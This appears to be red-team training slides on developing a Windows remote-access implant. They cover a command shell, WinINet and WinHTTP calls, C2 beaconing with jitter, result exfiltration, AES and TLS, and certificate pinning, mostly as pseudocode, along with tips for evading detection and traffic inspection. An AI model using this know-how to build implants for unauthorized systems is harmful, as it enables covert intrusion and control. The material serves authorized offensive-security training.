The basic idea for a shell is to implement a loop that never ends until you terminate the process or execute a command to gracefully exit the process. The loop's entire purpose in life is to keep presenting a command prompt to the user to enter commands into. To handle all of the commands for the tool, there would be some logic that would validate the command that was entered and send it off to the appropriate function for action. You can make this feel like a typical Windows built-in command that can even have a help menu or context aware help menus, and really advanced ones can implement a command suggestion if there were typos. At its most basic form, some of the commands that you would want to implement would give it the ability to display directory listings, change into a new directory, run other commands, and even upload/download files. When developing this out, it would be recommended to create one piece of it at a time instead of trying to implement everything all at once. As you build it out it can become more and more advanced, like being able to accept binary files that contain shellcode like a file named shellcode.bin. The capabilities are limited by you, the developer, and the resources at your disposal.

Implementation

Basic shell logic

Loop never breaks to continuously process commands

Logic to read the command line and process the args passed

```
// the pseudocode
while (TRUE)
{
 printf("RAT670 $> ");

 ReadCommandLine();

 ProcessArgs();

 ExecuteArgs();
}
```


Implementation

A contrived example on the slide shows what the root logic might look like for a shell. To kick things off, we have a while loop with the argument of TRUE so that it never ends. Typically, this endless loop is something developers try to avoid, but we are intentional about having this one. Inside the loop, we have a print function that displays whatever shell prompt we would like to display to the user. Each shell on each OS has their own look to it, so feel free to be creative here; even the shell between the Windows command prompt and PowerShell look completely different. The shell prompt helps identify the tool or the mode. After displaying the shell's prompt, basic as it is, we are ready to accept and process shell commands. Once we validate the commands and the arguments that are passed to them, if any, we can execute them. This would be a bare bones shell, but it is something to get started with and build on as you progress.

Examples of custom shell commands could be the following list:

- checkos
- survey
- runcmd <Windows built-in command>
- processkill <pid or name>
- processlist
- processstart <name>
- selfhide
- selfdestruct
- help
- help <shell command>
- put <filename> <remote destination path>
- get <filename> <local destination path>

Technet24

WinINet

HTTP or FTP, no problem for WinINet

The Windows Internet (WinINet) API is very robust when there is a need for your application to interface with HTTP or FTP servers. WinINet can handle authentication, FTP and HTTP sessions, HTTP cookies, IPv6, and more. WinINet can be used to verify if a system has an internet connection.

WinINet

The Windows Internet (WinINet) APIs are what give your application robust internet capabilities. In fact, WinINet was developed for Internet Explorer to use. If you did not have a minimal installation of Internet Explorer on the system, then you might not be able to use their APIs. Obviously, the API family can handle HTTP sessions, but it can also handle FTP sessions. If your application needs authentication, then that is supported as well in the form of a user prompt, typically. For this reason, WinINet APIs cannot be used in services. It is common for malware to use this API family, and some use it to check if the system has an active internet connection before doing anything else. A commonly used API for this check is ***InternetCheckConnection*** or an older one—***InternetGetConnectedState***. We could implement the same kind of check to see if the system is really connected to the internet before we go trying to connect to our C2.

InternetOpen

InternetOpenA()

Used to create the main internet handle for the session

Has HINTERNET return type

```
HINTERNET
InternetOpenA(
 LPCSTR lpszAgent,
 DWORD dwAccessType,
 LPCSTR lpszProxy,
 LPCSTR lpszProxyBypass,
 DWORD dwFlags
);
```


InternetOpen

The ***InternetOpen*** API is used to create and initialize an application's intended use of the WinINet API family. Behind the scenes, the system is preparing internal structures in anticipation of future API calls. There should never be a need to call this API multiple times unless you are trying to go through a number of different proxies, or other changes. Typically, though, a single call will be enough until your program is done. On that note, when you are all said and done with using the session and the WinINet APIs, you should call the ***InternetCloseHandle*** API to shut it all down.

The parameters are described below.

lpszAgent, is a pointer to a constant NULL-terminated string that is to be used as the User-Agent or the name of the program that is calling the WinINet APIs.

dwAccessType, indicates what the type of access should be, like INTERNET_OPEN_TYPE_PROXY for when you want to pass all request to the proxy.

lpszProxy, is another pointer to a constant NULL-terminated string that identifies the name(s) of proxy server(s) that should be used when you pass INTERNET_OPEN_TYPE_PROXY for dwAccessType.

lpszProxyBypass, is the same type as lpszProxy, but is used to identify any hostnames or IP addresses that do not need to be passed to the proxy when you pass in INTERNET_OPEN_TYPE_PROXY for dwAccessType.

dwFlags, MSDN only indicates three possible values for this: INTERNET_FLAG_ASYNC for asynchronous requests, INTERNET_FLAG_FROM_CACHE for only showing what is in the cache and errors out otherwise, and finally INTERNET_FLAG_OFFLINE, which is pretty much the same thing as INTERNET_FLAG_FROM_CACHE.

Technet24

InternetConnect

InternetConnect()

Used to open a session for the site passed in; can be HTTP or FTP

Has HINTERNET return type

```
HINTERNET
InternetConnectA(
 HINTERNET   hInternet,
 LPCSTR    lpszServerName,
 INTERNET_PORT nServerPort,
 LPCSTR    lpszUserName,
 LPCSTR    lpszPassword,
 DWORD     dwService,
 DWORD     dwFlags,
 DWORD_PTR   dwContext
);
```


InternetConnect

The ***InternetConnect*** API is called when you want to create an internet session. The session can be for HTTP or for FTP, nothing else. Upon success, the API will return a HINTERNET handle for the session, but should the API fail, it will return NULL. To see why it really failed, you should make a call to ***GetLastError***. The parameters are described below.

hInternet, is the internet handle as returned by a successful call to ***InternetOpen***.

lpszServerName, NULL-terminated string identifying the hostname of the request being created. An IP address can be just fine here too but doing so makes your traffic stick out a bit more.

nServerPort, indicates the port that is to be used. Can be INTERNET_DEFAULT_FTP (21), INTERNET_DEFAULT_HTTP_PORT (80), INTERNET_DEFAULT_HTTPS_PORT (443).

lpszUserName, NULL-terminated string of the username to use for the request. The function will use "Anonymous" when the parameters is NULL and the *dwService* is INTERNET_SERVICE_FTP.

lpszPassword, NULL-terminated string of the user's password. FTP sessions will use the user's email address if NULL is passed.

dwService, indicates what type of service should be used for the session, HTTP, FTP, or GOPHER.

dwFlags, is dependent on what service is passed to dwService but can indicate that an FTP session use passive semantics when the flag INTERNET_FLAG_PASSIVE is passed.

dwContext, for callbacks, has program specific data that identifies the context for the program.

InternetOpenUrl

InternetOpenUrlA()

Used to open a specific URL for either FTP or HTTP

Has HINTERNET return type

```
HINTERNET
InternetOpenUrlA(
 HINTERNET hInternet,
 LPCSTR  lpszUrl,
 LPCSTR  lpszHeaders,
 DWORD   dwHeadersLength,
 DWORD   dwFlags,
 DWORD_PTR dwContext
);
```


InternetOpenUrl

The ***InternetOpenUrl*** API is used when you have a URL, not an IP address, that you need to query. The API will return a handle for the URL or NULL if it fails. You can always call ***GetLastError*** for the specifics, but in addition you can call the ***InternetGetLastResponseInfo*** API.

The parameters are described below.

hInternet, is the handle provided by calling ***InternetOpen***.

lpszUrl, is the NULL-terminated string of the URL to read data from and can only be one of three options: ftp:, http:, or https:.

lpszHeaders, are the headers that you might want to send to the server.

dwHeadersLength, is the length of the headers, if any, in characters.

dwFlags, is a parameter where many flags can be chosen. For example, there are flags to ignore certs, allow redirects from HTTP to HTTPS, use keep-alives, force download from origin server instead of from the cache, and so on.

dwContext, is used if there is any application specific value that would tie this operation with any application data. If you do not have anything, just use 0.

Technet24

HttpOpenRequest

HttpOpenRequestA()

Used to create a HTTP request handle from an existing session

Has HINTERNET return type

```
HINTERNET
HttpOpenRequestA(
 HINTERNET hConnect,
 LPCSTR  lpszVerb,
 LPCSTR  lpszObjectName,
 LPCSTR  lpszVersion,
 LPCSTR  lpszReferrer,
 LPCSTR  *lplpszAcceptTypes,
 DWORD   dwFlags,
 DWORD_PTR dwContext
);
```


HttpOpenRequest
The ***HttpOpenRequest*** API is used for when you want to create your request session for some HTTP request. The API does not actually send out the request just yet but is still another step in preparing the HTTP request. Upon success, an internet handle is returned, but the API can also return NULL if it fails. If it does fail, be sure to call our go-to API, ***GetLastError***. The parameters are described below.

hConnect, is the internet handle returned from a successful call to ***InternetConnectA*** and must be passed.

lpszVerb, is the NULL-terminated string to the HTTP verb that should be used for the request. The verb must be in all caps. If you pass NULL here, the API will assume you meant to pass in GET.

lpszObjectName, is the name of the target resource like a file name or the root of the page. You could use something like L"/robots.txt" or L"tasks" to pull down the robots.txt file or the tasks your C2 has for you.

lpszVersion, would be the NULL-terminated string of the version to use, but we can just pass in NULL to use the default version of HTTP/1.1.

lpszReferrer, is the referrer to which this document or file was found, but we will just be using NULL for no referrer.

**lplpszAcceptTypes*, is a pointer to an array of NULL-terminated strings indicating what types you accept as a client program. If you do not pass in anything here, other than NULL, you are saying that you do not accept any type. However, some servers will see that as saying you only accept TEXT documents.

dwFlags, indicate the internet options to be used for the request. Some of the options you could use are INTERNET_FLAG_KEEP_CONNECTION for when you are using NTLM authentication, INTERNET_FLAG_NO_AUTH for no automatic authentication attempts, INTERNET_FLAG_PRAGMA_NOCACHE for when you do not want a cached version but make the origin server send a fresh copy, and INTERNET_FLAG_SECURE for when you want to use SSL. There are others that can be used but these could be the most relevant options.

dwContext, is used if there is any application specific value that would tie this operation with any application data.

HttpSendRequest

HttpSendRequestA()

Used to send the HTTP request to the target HTTP server

Has BOOL return type

```
BOOL
HttpSendRequestA(
 HINTERNET hRequest,
 LPCSTR  lpszHeaders,
 DWORD   dwHeadersLength,
 LPVOID  lpOptional,
 DWORD   dwOptionalLength
);
```


HttpSendRequest

The ***HttpSendRequest*** API is used for when you are finally ready to send out the HTTP request. Upon success, TRUE is returned and FALSE upon failure. If it does fail, be sure to call our go-to API, ***GetLastError***, because FALSE does not mean a thing when it comes to failure reasons. The parameters are described below.

hRequest, is the internet handle returned from a successful call to ***HttpOpenRequestA*** and must be passed.

lpszHeaders, is the parameter to use to point to extra headers that you would want to send out with the HTTP request. Of course, it must be NULL-terminated.

dwHeadersLength, is the size of additional headers in characters.

lpOptional, is the pointer for any additional data that you want to immediately send out after the headers. You would use this for PUT or POST operations. If you do not have anything, then just pass in NULL.

dwOptionalLength, is the size of the optional data and if you do not have any optional data, then just pass in 0.

Technet24

Implementation

```
HINTERNET hInetOpen = NULL;
hInetOpen = InternetOpenA(lpszAgent, INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0);

HINTERNET hConnect = NULL;
hConnect = InternetConnectA(hInetOpen, “www.sans.org”, 443, NULL, NULL,
  INTERNET_SERVICE_HTTP, 0, 0);

HINTERNET hRequest = NULL;
hRequest = HttpOpenRequestA(hConnect, “GET”, NULL, NULL, NULL, dwFlags, 0);

BOOL status = FALSE;
status = HttpSendRequestA(hRequest, NULL, 0, NULL, 0);
```


Implementation
The general concept for the pseudo-code on the slide is to create our internet session via the ***InternetOpen*** API. With the session handle, we can use that for our call to ***InternetConnect***, which will give us our connection handle to the target server: sans.org. After we get the connection handle, we can pass that when we make our call to ***HttpOpenRequest*** where we indicate what kind of HTTP request we are going to be making. If that succeeds, we then make our call of the ***HttpSendRequestA*** function to send the request on the line.

There are other versions of this example that can use the Unicode versions of the APIs, but also other ***WinINet*** APIs like ***InternetOpenURL***, ***InternetReadFile***, ***InternetWriteFile***, and more.

For an oldie but goodie example of these APIs, you can check out a very old version of the Metasploit Framework before it was re-written in Ruby. The GitHub repo can be found here: https://github.com/metasploit/framework2.

WinHTTP

Microsoft Windows HTTP Services

The HTTP services Windows provides is a nice option to have in addition to WinINet. WinHTTP supports great features like being able to run from inside of a service and being able to impersonate. WinHTTP also supports IPv6, automatic redirects, and AutoProxy.

WinHTTP

The Windows HTTP services are not meant to be a replacement for WinINet but rather another option that can be used for non-GUI based programs. WinINet can create a prompt to the user for credentials, which is completely fine for applications like web browsers, but an implant should not be prompting the user for anything, unless perhaps it is trying to get the victim to enter credentials. WinHTTP is a great option, though, for when we want to install a malicious service that has internet capabilities, which would not be uncommon as there are many services that do have such capabilities. There is nothing that mandates using WinHTTP over WinINet; they both can be used, and you should use them both to understand better how they work. WinHTTP works around objects like the ***WinHttpRequest*** object along with WinHTTP sessions. There are also key WinHTTP APIs that create HINTERNET handles that other functions need to operate. APIs like ***WinHttpOpen***, ***WinHttpConnect***, and ***WinHttpOpenRequest*** return a HINTERNET handles that you would need to pass around to other functions.

Technet24

WinHttpOpen

WinHttpOpen

Used to initialize use of WinHTTP functions

Has HINTERNET return type

```
WINHTTPAPI
HINTERNET
WinHttpOpen(
 LPCWSTR pszAgentW,
 DWORD  dwAccessType,
 LPCWSTR pszProxyW,
 LPCWSTR pszProxyBypassW,
 DWORD  dwFlags
);
```


WinHttpOpen

The ***WinHttpOpen*** API must be called first to indicate that your program is going to be calling additional WinHTTP functions. The system will initialize some internal structures as preparation for your program's future API calls. When the API is successful, it will return a HINTERNET handle that must be stored in a variable to use for the next WinHTTP API, ***WinHttpConnect***. You will see a pattern with how the HINTERNET return values are passed into additional functions. Should this API fail, 0 will be returned and you should call ***GetLastError*** to see the details. The HTTP session is valid until you call the ***WinHttpCloseHandle*** API. The parameters are described below.

pszAgentW, is a pointer to a constant wide char string that holds the name of the application. It will also be in the User Agent when being sent out.

dwAccessType, is the type of access being requested. For Windows 8.1 and beyond, we will be using WINHTTP_ACESS_TYPE_AUTOMATIC_PROXY will take the system proxy settings.

pszProxyW, is pointer to the variable holding the name of the proxy to use, but if you pass in WINHTTP_ACESS_TYPE_AUTOMATIC_PROXY then this value must be WINHTTP_NO_PROXY_NAME.

pszProxyBypassW, is a value that must be WINHTTP_NO_PROXY_BYPASS unless *dwAccessType* is WINHTTP_ACCESS_TYPE_NAMED_PROXY. Then you can pass it a list of hostnames of IP addresses that you do not want to be routed through the proxy.

dwFlags, can be used if you want the operations to be handled asynchronously. Passing WINHTTP_FLAG_ASYNC indicates that you have a callback ready to be notified of when the operation completes.

WinHttpConnect

WinHttpConnect

Used to choose the target server

Has HINTERNET return type

```
WINHTTPAPI
HINTERNET
WinHttpConnect(
 HINTERNET   hSession,
 LPCWSTR    pswzServerName,
 INTERNET_PORT nServerPort,
 DWORD     dwReserved
);
```


WinHttpConnect

The ***WinHttpConnect*** API uses the handle that ***WinHttpOpen*** returns. The API also returns an HINTERNET handle upon success and NULL otherwise. This is the connection handle created by using the HTTP session earlier. The name of this API might mislead you into thinking that a request is being sent to the target server, but nothing is being sent just yet. We are simply going through the building blocks for our request one API at a time. The parameters are described below.

hSession, is the HTTP session created by calling the ***WinHttpOpen*** API and is required to be passed.

pswzServerName, is a pointer to the constant wide char string of the target server to eventually connect. The string must be NULL-terminated as indicated by the pswz prefix. The value can also be an IP address.

nServerPort, cannot be NULL, but can be any valid TCP port number. There are constants that can be used as well, like INTERNET_DEFAULT_HTTP_PORT to indicate the use of TCP port 80.

dwReserved, is obviously reserved and therefore must be 0.

Technet24

WinHttpOpenRequest

WinHttpOpenRequest

Used to create the request handle

Has HINTERNET return value

```
WINHTTPAPI
HINTERNET
WinHttpOpenRequest(
 HINTERNET hConnect,
 LPCWSTR  pwszVerb,
 LPCWSTR  pwszObjectName,
 LPCWSTR  pwszVersion,
 LPCWSTR  pwszReferrer,
 LPCWSTR  *ppwszAcceptTypes,
 DWORD   dwFlags
);
```


WinHttpOpenRequest
The *WinHttpOpenRequest* API is used to create the handle for our request. It is important to know that nothing is being sent out even at this point. This is the final step in building out our request as we should now have everything that we need to send the request to the target server. Upon success, the API will return a HINTERNET handle that will be used by the sending API coming up next. The parameters are described below.

hConnect, is the connection handle created earlier by calling ***WinHttpConnect*** and is required to be passed.

pwszVerb, is a NULL-terminated string of the HTTP verb to use for the request like GET. Note that it is a constant wide char pointer, so L"GET" should be used. Also note that the string must be in uppercase format as this is required by Internet Engineering Task Force. If you pass NULL here, then GET is used as the default verb.

pwszObjectName, is the name of the target resource like a file name or the root of the page. You could use something like L"/robots.txt" or L"tasks" to pull down the robots.txt file or the tasks your C2 has for you.

pwszVersion, would be the NULL-terminated string of the version to use, but we can just pass in NULL to use the default version of HTTP/1.1.

pwszReferrer, is the referrer to which this document or file was found, but we will just be using WINHTTP_NO_REFERRER.

**ppwszAcceptTypes*, is a pointer to an array of NULL-terminated strings indicating what types you accept as a client program. To keep things simple, we can just use WINHTTP_DEFAULT_ACCEPT_TYPES.

dwFlags, are the internet flags that can be used like WINHTTP_FLAG_REFRESH to indicate you do not want the cached version of the page. Another option would be to use the WINHTTP_FLAG_SECURE flag to have the connection use SSL.

WinHttpSendRequest

WinHttpSendRequest

Used to send the HTTP request

Has a BOOL return type

```
BOOL
WinHttpSendRequest(
 HINTERNET hRequest,
 LPCWSTR  lpszHeaders,
 DWORD   dwHeadersLength,
 LPVOID  lpOptional,
 DWORD   dwOptionalLength,
 DWORD   dwTotalLength,
 DWORD_PTR dwContext
);
```


WinHttpSendRequest
The ***WinHttpSendRequest*** API is used to finally send the request to the target server. Since this is a BOOL return type, TRUE indicates a successful call while FALSE indicates a failure. You would have to call ***GetLastError*** to get a clearer picture as to what might have gone wrong. The parameters are described below.

hRequest, is the handle that ***WinHttpOpenRequest*** returned to us and is required to be passed.

lpszHeaders, is the parameter to use to point to any extra headers that you would want to send out with the HTTP request. If you do not have anything, then pass in WINHTTP_NO_ADDITIONAL_HEADERS.

dwHeadersLength, indicates how many characters there are in the additional headers, if any.

lpOptional, is for any data that you would want to send right after sending the headers like you would be doing for any POST or PUT operation. Outside of those it would not really make sense. If you don't have any, then you can use WINHTTP_NO_REQUEST_DATA. If you do not have any additional header and dwHeadersLength is 0, just pass NULL here.

dwOptionalLength, indicates the length in bytes of the optional data. If you do not have anything to send, then pass in 0.

dwTotalLength, indicates the length in bytes of the total data that is going to be sent. Specifically, this is the Content-Length header of your HTTP request.

dwContext, is a pointer to some pointer-sized precision variable that stores a defined value that would be passed to a callback function.

Technet24

WinHttpReceiveResponse

WinHttpReceiveResponse

Used to receive the HTTP response

Has a BOOL return type

```
WINHTTPAPI
BOOL
WinHttpReceiveResponse(
 HINTERNET hRequest,
 LPVOID  lpReserved
);
```


WinHttpReceiveResponse

The ***WinHttpReceiveResponse*** API is used whenever you need to get the response back from your ***WinHttpSendRequest*** call. Upon success, the API will have obtained the HTTP status code, like 200 OK, along with the response headers. You would then have to query for that information using the ***WinHttpQueryHeaders*** API, a very fitting name for that API—something Microsoft is very good at doing. To obtain the information from the full response body, you would have to call an API like ***WinHttpReadData*** or ***WinHttpQueryDataAvailable***. The parameters are described below.

hRequest, is the handle that ***WinHttpOpenRequest*** returned to us and is required to be passed.

lpReserved, is obviously reserved and must be NULL.

WinHTTP: A Simple Example

```
// create HTTP session
HINTERNET hSesssion = WinHttpOpen(...);

// choose target server
HINTERNET hConnect = WinHttpConnect(hSession, L”www.sans.org”, ...);

// create request handle
HINTERNET hGet = WinHttpOpenRequest(hConnect, L”GET”, NULL, NULL, NULL, NULL, 0);

// send the request
BOOL bResults = WinHttpSendRequest(hGet,...);

// receive the response
bResults = WinHttpReceiveResults(hGet, NULL);
```


WinHTTP: A Simple Example

This is a very simple example of what your code could look like. It is being used to show the order that functions are being called and to show how the HINTERNET handles are utilized by the other WinHTTP APIs. It is not until you send your request that the types change to BOOL. Not all arguments are shown here due to the limited space as it would reduce the readability of the code. The missing parameters would distract from the main purpose of this example, which is to make a simple GET request for the root page of www.sans.org.

Technet24

Checking In

Calling home at a certain interval

After the initial call home, it is good to perform a check-in every so often to report your status. This is also a good time for your C2 Listening Post to issue commands, if there are any. Not checking in at the expected times could indicate compromise or failure to execute further instructions.

Checking In

At this point, let us say that our implant has performed the first call back home. We told our configured C2 LP that we are alive and well and that we were going back to sleep for some random time before we check in again. From here on out, we are going to call these requests check-ins, or health checks. Some also refer to this as beaconing by sending out beacons to the C2 LP. The check-ins are important because on the C2 side, we can expect when an implant should be checking in and we would make sure the connection is ready to receive that check-in. We also would know how many missed check-ins there were, if any. One missed check-in here and it might not mean anything, but several missed check-ins in a row or some pre-determined number missed in a 24-hour period could indicate that our implant has been compromised, which is not a good sign at all. At this point, we would hope that the logic in the implant would also be tracking missed check-ins and uninstall itself from the target. Aside from that, check-ins give the C2 side a chance to issue any commands for the implant to carry out. Commands can be anything from surveys to creating an interactive shell similar to what Meterpreter can do when you execute the *shell* command. You can see how important check-ins are at different levels.

Implementation

The check-in

As long as we are running

Check-in for tasking and then sleep

```
// the check-in
while (alive)
{
 try {
  // save the response from the check-in
  auto response = CheckIn();
  // were we tasked to do anything?
  CheckTasks(response);
 }
 // catch any exception that might occur
 catch () {};
 // sleep for a bit before next check-in
 sleep(jitter);
}
```


Implementation

As mentioned previously, the check-in is vital for not only the implant itself but also the C2 LP for which the implant is configured to check-in. The overall logic for the check-in function can be made without being too complex. At its most basic form, and as can be seen on the slide, we can implement a loop that performs the check-in and checks to see what tasks, if any, have been sent to the implant. We can wrap the code around a try/catch block because we do not want any unexpected exception crashing our implant. We can save the results from our check-in so we can parse the response for any taskings. After that process is done, we can tell the implant to hang out for a bit before it attempts to check in again. The variable jitter is being passed for our pseudo sleep function because we do not want the check-ins to happen at a fixed interval, say every 30 seconds. If we have a check-in frequency hard coded, then that value is what we want to apply some jitter so we can mix it up a bit more. Going with a frequency of 30 seconds, the jitter could be +/- some value, meaning one check-in could follow at exactly 30 seconds, another could follow at 27, then 25, then 32, then 38, and so on. The process would continue while the implant is running.

Technet24

Sending Results

Hey, I have your answer.

Our C2 LP gave us a task, now what? The task must be executed, the results must be stored somewhere, and then the results must be sent back to the LP. The results can be sent back during a check-in, but they do not always have to wait for the next check-in.

Sending Results

At this point, we made our first call back home and we are checking in every so often, 30 seconds with a jitter. After several check-ins, the C2 LP finally sent down a task to be executed. We finally have something to do! Determining how to execute the task will be discussed later, but for now let us say that it has been executed already. The results are being stored in memory at the moment, but we could also encrypt them to a results log file whose format is only known to us. We wait for the next check-in time to expire, and we prep the results to be sent over. We can prep the results with several methods: JSON, encrypting, encoding, or something completely custom. Once you determined how the results will be stored and prepped, they can be added as a payload with a HTTP POST, or similar, request to the LP.

Implementation

The results

Check if a task was given

Execute the task and return results

```
// checking for tasks in the response
CheckTasks(response)
{
 // JSONify the response
 if (taskFound) {
  // each task should have a unique ID
  taskId;
  // run the task and save results
  taskResults = RunTask();
  // return the task results
  return taskResults;
 }
}
```


Implementation

The pseudo-code on the slide is extremely abbreviated, but the main idea is presented for how it could work. At its most basic level, we parse the response from the C2 LP into a JSON format so we can easily identify if there was a task. Since we were finally given a task, we execute the logic that performs the task. Also, since we now have a task, we need to give it a unique ID that way each task given to us can be tracked. UUIDs or GUIDs can be used to serve this purpose instead of using a 64-bit number. Windows has an API that can help us create one: ***UuidCreateSequential***. If you do not want to bring in another library, then you can always just roll your own, if you are up for the challenge. Now, we can run the task with its newly created Task ID and save off the results somewhere. From here, there are several ways that we can get the results back to the LP. We can have a dedicated thread go check for results and then send them off, or we can just send them off right away.

More complicated versions could make use of a thread pool that would process an internal queue of results that are pending processing for being sent off. The job of the thread pool would be to encrypt and then encode the data before being sent, and then finally send off the data to the C2 LP.

In the end, it really depends on how you want to implement it and how much time you have to dedicate to having something more structured.

Technet24

Serialization

Packing and unpacking

Make sure your data is in the right order for sending over the network

Use an intrinsic function, when possible, then a std:: function, then a library, and then finally manually

```
typedef struct _STUFF {
ULONG IpAddress;
std::string HostName;
std::string UserName; } STUFF, *PSTUFF;

// 16-bit, 2 bytes
_byteswap_ushort()

// 32-bit, 4 bytes
_byteswap_ulong()

// 64-bit, 8 bytes
_byteswap_uint64()

// pack into a BYTE vector
std::vector<BYTE> bvData;
auto nBytes = alpaca::serialize(STUFF, bvData);

// C++ 20
auto stuff = std::bit_cast(raw_data);
```


Serialization

This is a very small snippet of pseudo-code that describes at a high level how to pack and unpack data that is about to be transmitted on the wire. When dealing with data transmitted over the network, you need to keep in mind the endianness. The host computer is going to be in little endian where the little end is the least significant bit (LSB), which is at bit position zero (0). Take a 4-byte value as an example: 0xC0A867A4. You can use that value in that order in source code, but once the program gets it into memory, you will see it ordered a bit differently, probably something like this: A4 67 A8 C0, which is now in little endian order. The value is not in the correct order is being used for sockets or being sent over to your C2 infrastructure. The endianness for that is call big endian where the LSB is flipped on its end. There are several functions that can be used to switch endianness when needed. One of the better ones is to use an intrinsic function known to the compiler internally called, ***_byteswap_ulong()***. Call that intrinsic function with the value 0xC0A867A4 and it will be put into the correct endianness: ***_byteswap_ulong(****0xC0A867A4****).*** So now in memory it will look like this: C0 A8 67 A4, now it is ready to hit the wire or to be used with a socket.

Since this class uses C++, there are more things we can take advantage of instead of plain old C. For example, there is an awesome library called "alpaca" that can serialize/deserialize the data into a byte vector ready for transmitting. When using C++ 20, you can use ***std::bit_cast*** to change how data is reinterpreted. For example, if your C2 infrastructure is sending over a struct-packed data of information, you can quite easily unpack that using the ***std::bit_cast*** right into your own custom struct.

Reference:
https://github.com/p-ranav/alpaca/

Encryption of Data

CNG APIs

Need to specify what algorithm should be used and its properties

Can create or import a key followed by encrypting or decrypting the data

```
// basics steps for CNG API usage
// open the algorithm provider
BCryptOpenAlgorithmProvider(, BCRYPT_AES_ALGORITHM,,)

// set algorithm properties
BCryptSetProperty(,, BCRYPT_CHAIN_MODE_GCM,,)

// create a key
BCryptGenerateSymmetricKey()

// encrypt the data
BCryptEncrypt();

// decrypt the data
BCryptDecrypt();
```


Encryption of Data

Your data that is being sent back and forth between your implant and C2 infrastructure, you should really encrypt it. Many companies will have proxies like F5 BIG-IP or Blue Coat Proxy SG that can host certificates, inspect data, and more! When those types of products implement SSL interception to then look at the HTTPS traffic, your implant's traffic is going to get snooped on when it is actively talking. How they implement this is by having two HTTPS connections, one that goes from the appliance and your website, and one from the appliance and your host. The appliance will be making its own certificate that will be presented to the host and your host either must be configured to trust it or just be setup to automatically trust it. There are only a handful of sites or categories of sites and traffic that cannot be intercepted. Communications with your healthcare provider, your lawyer, your bank, etc. all are protected by law under HIPAA and other rulings. Your little implant's traffic though, it is all fair game unless your red team is being clever and getting their infrastructure categorized as something that cannot legally be intercepted.

Now that we know some interception is going to happen, it is best to encrypt the actual data that is inside those packets. Some implants will use a stream cipher like RC4, but it is strongly recommended against it. It is best to use a block cipher like AES. AES can be implemented in different modes with some of them being terrible and others being the best. If you have taken SEC660, you will know a bit more about AES and the block modes in a deeper detail that this course will not dive into. What is recommended is to use AES with counter mode (AES-CTR) or Galois counter mode (AES-GCM). There are modern Win32 APIs that can be used for this that are implemented in the bcrypt.h header file. The only downside is the next-gen APIs will not work on older systems. For those older targets, you will have to use the wincrypt APIs. The encrypted data should not be able to be broken, well, at least not very easily and quickly. In short, plan on your implant's traffic being intercepted and encrypt your data using AES-CTR or AES-GCM. For more information about CNG APIs, check out the link below.

Reference:
https://learn.microsoft.com/en-us/windows/win32/seccng/about-cng

Technet24

TLS Comms

Winlnet and WinHttp

Both offer similar capabilities, and both behave relatively the same

INTERNET_FLAG_SECURE

```
// create the internet session for the implant
InternetOpen(,INTERNET_OPEN_TYPE_DIRECT,,,)

// initiate the connection to the WWW
InternetConnect(,,,,,INTERNET_SERVICE_HTTP,,)

// open the request for the HTTPS session
HttpOpenRequest(,,,,,,INTERNET_FLAG_SECURE,)

// for self-signed certs
InternetSetOption(,INTERNET_FLAG_IGNORE_CERT_CN_INVALID |
SECURITY_FLAG_IGNORE_UNKNOWN_CA)

// send out the request
HttpSendRequest()

// see what might need to be processed
InternetReadFile()
```


TLS Comms

Move over SSL, hello TLS. The Transport Layer Security (TLS) is what should be implemented for your implant's communications when you are trying to look like legit HTTPS traffic. In a nutshell, SSL and TLS work in similar fashion, but TLS is more secure and should be the only thing used. One of the first things done is the TLS handshake. The handshake is where both client and server will begin to establish secure communications with each other and send over the public key. This handshake will become the session where both parties will create keys for the session, which will then be used for all future encryption and decryption of data. TLS is great because one of the many amazing features about it is that it has a message authentication code (MAC) baked right into it. This is great because we can rest assured that data has not been tampered with, allegedly. For your implant's communications, they should be wrapped inside a TLS session and Windows has some Win32 APIs to handle it.

WinHttp and WinInet are the two most used family of APIs for HTTP communications. There are pros and cons to each family, but what we are going to focus on here for the moment is WinInet. When establishing your session with your C2 infrastructure, you will need to make sure your HTTP request handle has the proper flags specified. Flags such as INTERNET_FLAG_SECURE would be enough to just get you going. If using self-signed certs within your C2 infrastructure, you will have to account for the warnings that might get generated when invalid or unknown certs are discovered. To handle that you would use a combination of the following which can all be bitwise ORd together:

- INTERNET_FLAG_IGNORE_CERT_CN_INVALID
- SECURITY_FLAG_IGNORE_UNKNOWN_CA
- SECURITY_FLAG_IGNORE_CERT_DATE_INVALID
- SECURITY_FLAG_IGNORE_CERT_CN_INVALID
- SECURITY_FLAG_IGNORE_WEAK_SIGNATURE
- SECURITY_FLAG_IGNORE_REVOCATION

Cert Pinning

Let's put a pin in it

Windows, Apple, Android, and others all do certificate pinning

Pros and cons, more pros depending on your situation

```
// ask for server's cert chain context
InternetQueryOption(INTERNET_OPTION_SERVER_CERT_CHAIN_CONTEX
T)

// find first of common name, unit name, org name
CertGetNameString(CERT_NAME_SIMPLE_DISPLAY_TYPE)

// get encrypted key hash for cert context
CertGetCertificateContextProperty(CERT_HASH_PROP_ID)

// convert hash to hex bytes
std::stringstream ss;
ss << std::hex;
for (; i < hashLen; ) {
   ss << static_cast<INT>(certHash[i]);
}

// free the cert chain context
CertFreeCertificateChain()
```


Cert Pinning

Cert pinning is just shorthand for certificate pinning and is a special technique that will pin the certificate in the program itself. You can think of this pin like a signature, or thumbprint, that will be pinned in your implant and validated against the thumbprint of the cert you are talking to at the moment for that TLS session. Should the two thumbprints not match, then the entire conversation is rejected, and the implant can take whatever courses of actions it needs. Perhaps it goes to sleep for a bit before trying again, maybe it tries a different domain, or in a paranoid environment it self-destructs. What is kind of great about cert pinning is being able to detect if someone is intercepting your communications like the old school interception of Man-in-the-Middle (MITM). When a high-level certificate authority is compromised, it can be bad for everyone trusting that CA. A compromise like this took place back in 2011 with DigiNotar and Google decided to pin many of their websites' certs directly into Chrome so that any other cert being presented would be rejected. Check out the link down below for more details about cert pinning and the history of it.

For our implant, we can pin the cert we are expecting to see when we call back to the C2 infrastructure. From a coding perspective, there is not a lot of extra code that needs added to implement cert pinning. You can also implement cert pinning with both WinHttp and WinInet despite what some blogs and online documentation might tell you. For WinInet, you can query the option for the flag INTERNET_OPTION_SERVER_CERT_CHAIN_CONTEXT, which will obtain the certificate-chain for your C2 infrastructure. It will then duplicate it as a PCCERT_CHAIN_CONTEXT struct that can be used with any of the crypto APIs that take in that type. When you are done with this, it is imperative to call ***CertFreeCertificateChain*** to free up those resources.

Reference:
https://learn.microsoft.com/en-us/azure/security/fundamentals/certificate-pinning

Technet24

Lab 5.3: No Caller ID

Use HTTP libraries to implement HTTP communications.

Please refer to the eWorkbook for the details of the lab.

